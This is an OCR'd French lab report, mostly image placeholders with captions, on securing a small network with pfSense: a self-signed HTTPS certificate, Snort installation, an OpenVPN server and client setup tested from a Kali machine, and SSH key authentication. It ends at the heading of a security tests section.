






SECURISATION DU SERVEUR WEB EN HTTPS

➢ Génération du Certificat auto-signé

```
openssl req -x509 -newkey rsa:2048 -keyout /etc/ssl/private/server.key -out
/etc/ssl/certs/server.crt -days 365
```










INSTALLATION ET CONFIGURATION DE SNORT

Services→Snort



Mise à jour pour télécharger les règles






CONFIGURATION DU VPN

➢ Création de l'autorité de certification


System → Certificats→Autorité



➢ Création d'un certificat pour notre serveur Openvpn et le Client-VPN

Pour le Serveur : System→Certificats→ Certificats→**Ajouter**

Pour le Client-VPN : System→gestionnaire d'usagers→ **Ajouter**




➢ Configuration d'Openvpn


VPN→Openvpn→Ajouter

- Type d'encapsulation udp
- Type du tunnel Ethernet tunnel
- Sous réseau du tunnel VPN 172.16.10.0/24


Ajout et Configuration du serveur VPN



Exportation des dossiers du client-vpn




Téléchargement du dossier zip réussi



Export du dossier vers la machine attaquante et l'exécuter avec la commande openvpn --config

```
pfSense-UDP4-1194-Client-VPN  pfSense-UDP4-1194-Client-VPN-config.zip

┌──(root㉿kali)-[/home/diao/Bureau]
└─# cd pfSense-UDP4-1194-Client-VPN

┌──(root㉿kali)-[/home/diao/Bureau/pfSense-UDP4-1194-Client-VPN]
└─# ls
pfSense-UDP4-1194-Client-VPN.ovpn  pfSense-UDP4-1194-Client-VPN-tls.key
pfSense-UDP4-1194-Client-VPN.p12

┌──(root㉿kali)-[/home/diao/Bureau/pfSense-UDP4-1194-Client-VPN]
└─# openvpn --config pfSense-UDP4-1194-Client-VPN.ovpn
```


➢ Test vpn




Connexion vpn réussie

CONFIGURATION D'OPENSSH


On install openssh-server sur la machine DMZ, puis créer un utilisateur client et ses dossiers



Pour l'authentification on active la méthode par clé dans le fichier ssh_config




Puis on génère une clé




TESTS DE SECURITE

➢ Test HTTPS

